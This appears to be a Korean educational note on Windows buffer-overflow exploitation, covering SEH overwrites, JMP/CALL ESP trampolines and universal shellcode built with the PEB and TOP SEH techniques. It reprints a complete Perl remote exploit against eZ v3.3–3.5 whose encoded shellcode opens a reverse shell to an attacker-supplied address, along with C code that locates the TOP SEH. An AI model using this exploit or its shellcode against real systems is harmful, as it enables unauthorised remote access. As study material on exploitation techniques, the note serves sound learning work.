윈도우에서는 Buffer Overflow가 발생하면 Exception Handler가 자동으로 실행해서 예외처리를 하게 된다. 이때 핵심 포인터는 Exception Handler가 발생할 때 그 주소에 쉘코드가 있는 곳의 주소를 덮어쓰면 Exception Handler가 발생할 때 Exception Handler가 실행되지 않고 쉘코드가 있는 곳이 실행되는 것이다.

간단하게 도식화 하면




TOP SEH 주소를 찾아서 그 주소에다가 쉘코드가 있는 주소를 넣으면 되는 간단한 구조다.

쉘코드가 있는 주소는 Shellcoder's Handbook에서 CALL DWORD PTR[EDI+74]와 같은 역할을 하는 OPCODE [FF 57 74]가 있는 주소를 덮어씌우면 된다고 한다.


(어떻게 CALL DWORD PTR[EDI+74] 위치에 ShellCode가 존재한다는 것을 알았을까??)

```
00411CD4  . 8B15 74854200  MOV EDX,DWORD PTR DS:[428574]
00411CDA    FF57 74        CALL DWORD PTR DS:[EDI+74]
00411CDD    90             NOP
```

CALL DOWD PTR [EDI+0x74] 의 OPCODE는 FF57 74 이다.



아.. JMP나 CALL 하는 이유는.. 쉘코드가 있는 주소를 가리키기 위해서 JMP나 CALL을 이용하는 거다. 예를 들어 쉘코드가 있는 주소를 특정 레지스터리(EBX)가 가리키고 있다면 그리고 EBX값을 변경할 수 있다면 쉘코드가 있는 주소를 어렵게 추측해서 찍지 않아도, JMP EBX나 CALL EBX와 같은 역할을 하는 주소를 집어넣으면 그 주소에 있는 코드(JMP EBX와 같은)가 실행되면서 쉘코드가 실행되는 거다.



스택 버퍼오버플로우에서는 단순히 RET만 변경하여서 쉘코드 위치를 가리키게 하면 되는 간단한 개념이다. 쉘코드는 주로 스택에 저장되기 때문에 스택에 있는 위치를 RET 주소로 변경하여야 하고 그 변경되는 주소에 CALL ESP나 JMP ESP와 같은 명령어를 실행하는 주소로 변경하면 된다.

정리 !!!!

쉘코드 동작 원리! – Overflow 가 발생하면, 쉘코드가 포함되어 있는 메모리 영역을 **EIP(RET)**가 가리켜야 하는데 정확한 쉘코드 위치를 모르기 때문에 쉘코드가 있을 만한 곳을 가리키는 레지스터나 스택 포인터로 흐름을 변경해야 함. 그렇기 때문에 **CALL ESP, JMP ESP, JMP EBX** 와 같은 **OPCODE** 가 있는 주소를 이용해서 **RET** 를 변경해야 한다.

OFFSET 을 변경해야 하는 이유! – 위 쉘코드 동작 원리에서 보는 바와 같이 **RET** 에 쉘코드를 가리키는 특정 **OPCODE** 주소를 지정해야 하는데 시스템 마다 **DLL** 의 버전이 다르고 **DLL** 의 버전이 다르면, 그 안에 있는 **OPCODE** 들을 가리키고 있는 주소도 다르기 때문에 각 **OS** 버전과 언어에 맞게 **OFFSET** 주소를 변경해야 한다.

(정확하게 말하자면, 쉘코드 자체를 변경하는 것이 아니라, 익스플로잇 코드에 있는 OFFSET 주소를 변경해야 하는게 더 정확한 표현)


2.3 유니버셜 쉘코드 만들기

유니버셜한 쉘코드를 만들어 본다.


유니버셜 쉘코드를 만드는 방법

PEB (Process Environment Block)를 이용하는 방법

유니버셜 쉘코드를 만드는 방법 – Kernel32.dll 주소를 찾기 위해(Kernel32.dll 안에 WinExec()함수가 존재함) 아래 그림은 Kernel32.dll 주소를 찾는 과정을 나타낸 것이다.



아래는 DLL에서 함수 주소를 찾는 과정이다.



모든 프로세스는 FS:[0x30] 에 PEB 구조체가 존재함

PEB : 프로세스 힙, 바이너리 이미지 정보 등을 가짐. Linked List 형태

예 Eznet v3.5.0 remote stack overflow Universal Exploit

```
#!/usr/bin/perl -w
##########C###O###R###O###M###P###U###T###E###R############
# [Crpt] universal eZ v3.3 < v3.5 remote exploit by kralor [Crpt] #
#-----------------------------------------------------------------------------------------#
# versions tested & not vulnerables: v3.0 v3.1 v3.2                                       #
# versions tested & vulnerables: v3.3 v3.4 v3.5                                           #
# Cryptso.dll contains a 'static' jmp esp in eZnetwork pack from v3.3 to v3.5 #
# It is a trivial exploit, jumping to esp, then at esp we jump backward to #
# finally reach the shellcode. The shellcode gives a reverse remote shell. #
# Universal shellcode coded by kralor with the PEB technic.                               #
######W#W#W#.#C#O#R#O#M#P#U#T#E###R###.###N###E###T######
use IO::Socket;

            print "\r\n\t [Crpt] eZ v3.3 < v3.5 remote exploit by kralor [Crpt]\r\n";
            print "\t\twww.coromputer.net && undernet #coromputer\r\n\r\n";

if(@ARGV<3||@ARGV>3) {
            print "syntax: ".$0." <victim> <your_ip> <your_port>\r\n";
            exit;
            }

            print "[+] Connecting to ".$ARGV[0]."\t...";

            my $sock = IO::Socket::INET->new(Proto=>'tcp',
 PeerAddr=>$ARGV[0],
 PeerPort=>"80");
if(!$sock) {
            print "Error\r\n";
            exit;
            }

            print "Done\r\n";

# 0xffe4    jmp esp in Cryptso.dll (v3.3 v3.4 v3.5 ?0x1004C72B)
# 0xffffedffe9          jmp back ($ - 4'608)

$eip                    = "\x2B\xC7\x04\x10";
$jmp_back = "\xE9\xFF\xED\xFF\xFF"; // JMP FFFDFFFF
# universal reverse remote shell using PEB, coded by kralor.
$shellc0de1             = "\xeb\x02\xeb\x0f\x66\x81\xec\x04\x08\x8b\xec\x83\xec\x50\xe8\xef".
                          "\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\x9e\x01\x80\x33\x95".
                          "\x43\xe2\xfa\x7e\xe6\xa6\x4e\x26\xa5\xf1\x1e\x96\x1e\xd5\x99\x1e".
                          "\xdd\x99\x1e\x54\x1e\xc9\xb1\x9d\x1e\xe5\xa5\x96\xe1\xb1\x91\xad".
                          "\x8b\xe0\xd9\x1e\xd5\x8d\x1e\xcd\xa9\x96\x4d\x1e\xce\xed\x96\x4d".
                          "\x1e\xe6\x89\x96\x65\xc3\x1e\xe6\xb1\x96\x65\xc3\x1e\xc6\xb5\x96".
                          "\x45\x1e\xce\x8d\xde\x1e\xa1\x0f\x96\x65\x96\xe1\xb1\x81\x1e\xa3".
                          "\xae\xe1\xb1\x8d\xe1\x9f\xde\xb6\x4e\xe0\x7f\xcd\xcd\xa6\x55\x56".
                          "\xca\xa6\x5c\xf3\x1e\x99\xca\xca\x1e\xa9\x1a\x18\x91\x92\x56\x1e".
                          "\x8d\x1e\x56\xae\x54\xe0\x08\x56\xa6\x4e\xfd\xec\xd0\xed\xd4\xff".
                          "\x9f\xff\xde\xc6\x7d\xe9\x6a\x6a\x6a\xa6\x5c\x52\xd0\x69\xe2\xe6".
                          "\xa7\xca\xf3\x52\xd0\x95\xa6\xa7\x1d\xd8\x97\x1e\x48\xf3\x16\x7e".
                          "\x91\xc4\xc4\xc6\x6a\x45\xa6\x4e\x1c\xd0\x91\xfd\xe7\xf0\xe6\xe6".
                          "\xff\x9f\xff\xde\xc6\x7d\xde\x6a\x6a\x6a\x1e\xc8\x91\xa6\x6a\x52".
                          "\xd0\x69\xc2\xc6\xd4\xc6\x52\xd0\x95\xfa\xf6\xfe\xf0\x1c\xe8\x91".
                          "\xf3\x52\xd0\x91\xe1\xd4\x1e\x58\xf3\x16\x7c\x91\xc4\xc6\x6a\x45".
                          "\xa6\x4e\xc6\xc6\xc6\xc6\xd6\xc6\xd6\xc6\x6a\x45\x1c\xd0\x31\xfd".
                          "\xfb\xf0\xf6\xe1\xff\x96\xff\xc6\xff\x97\x7d\x93\x6a\x6a\x6a\xa6".
                          "\x4e\x26\x97\x1e\x40\xf3\x1c\x8f\x96\x46\xf3\x52\x97";
$shellc0de11            = "\xff\x85\xc0\x6a\xe0\x31\x6a\x45\xa6".
                          "\x4e\xfd\xf0\xe6\xe6\xd4\xff\x9f\xff\xde\xc6\x7d\x40\x6b\x6a\x6a".
                          "\xa6\x4e\x52\xd0\x39\xd1\x95\x95\x95\x1c\xc8\x25\x1c\xc8\x2d\x1c".
                          "\xc8\x21\x1c\xc8\x29\x1c\xc8\x55\x1c\xc8\x51\x1c\xc8\x5d\x52\xd0".
                          "\x4d\x94\x94\x95\x95\x1c\xc8\x49\x1c\xc8\x75\x1e\xc8\x31\x1c\xc8".
```

```
                        "\x71\x1c\xc8\x7d\x1c\xc8\x79\xa6\x4e\x18\xd8\x65\xc4\x18\xd8\x39".
                        "\xc4\xc6\xc6\xc6\xff\x94\xc6\xc6\xf3\x52\xd0\x69\xf6\xf8\xf3\x52".
                        "\xd0\x6b\xf1\x95\x1d\xc8\x6a\x18\xc0\x69\xc7\xc6\x6a\x45\xa6\x4e".
                        "\xfd\xed\xfc\xe1\xc5\xff\x94\xff\xde\xc6\x7d\xf3\x6b\x6a\x6a\x6a".
                        "\x45\x95";
my $tip                 = inet_aton($ARGV[1]);
my $paddr = sockaddr_in($ARGV[2], $tip);

$paddr=substr($paddr,2,6);
$paddr=$paddr^"\x95\x95\x95\x95\x95\x95";
my $rport=substr($paddr,0,2);
my $rip=substr($paddr,2,4);

$request    = "GET /SwEzModule.dll?operation=login&autologin=".
                        "\x90"x100 .$shellc0deI.$rport."\x96\x46\x52\x97".$rip.$shellc0deII.
                        "\x90"x4103 .$eip."\x90"x4 .$jmp_back." HTTP/1.0\r\n\r\n";

            print $sock $request;
            print "[+] Sending evil request\t...";
            close($sock);
            print "Done\r\n";
exit;
```

TOP SEH (Structed Exception Handler)를 이용하는 방법

유니버셜 쉘코드를 만드는 방법 – Kernel32.dll 주소를 찾기 위해(Kernel32.dll 안에 WinExec()함수가 존재함)

* TOP SEH 주소 찾는 프로그램

```
TOP SEH 주소 찾는 코드 – 중국넘이 만듬

#include<windows.h>
#include<stdio.h>

void main(void)
{
            // Search TOP SEH
            unsigned int *un;
            unsigned int sehaddr;

            HMODULE hk = LoadLibrary("kernel32");

            un = (unsigned int *)GetProcAddress(hk, "SetUnhandledExceptionFilter");

            // un = (int *)UnhandledExceptionFilter;
            _asm{
                        mov eax,un
                        add eax,5
                        mov ebx,[eax]
                        mov sehaddr, ebx
            }
            printf("0x%X\tTOP SEH\n\n", sehaddr);
}
```

정리 !!!!

유니버셜 쉘코드 만드는 방법
왜 유니버셜 쉘코드가 필요한가? – 이전 장에 이야기 되었듯 쉘코드를 변경해야 하는데, 주소가 다르기 때문에 주소

PEB 이용! – PEB 이용 방법

TOP SEH 이용! – TOP SEH 이용 방법

3. 참조 문서 및 참고 사이트

3.1 x86 Assembly Language Reference Manual

3.2 AmesianX's JPEG Exploit

3.3 Windows Bind Shellcode Analysis – blksaint

3.4 Shellcoder's Handbook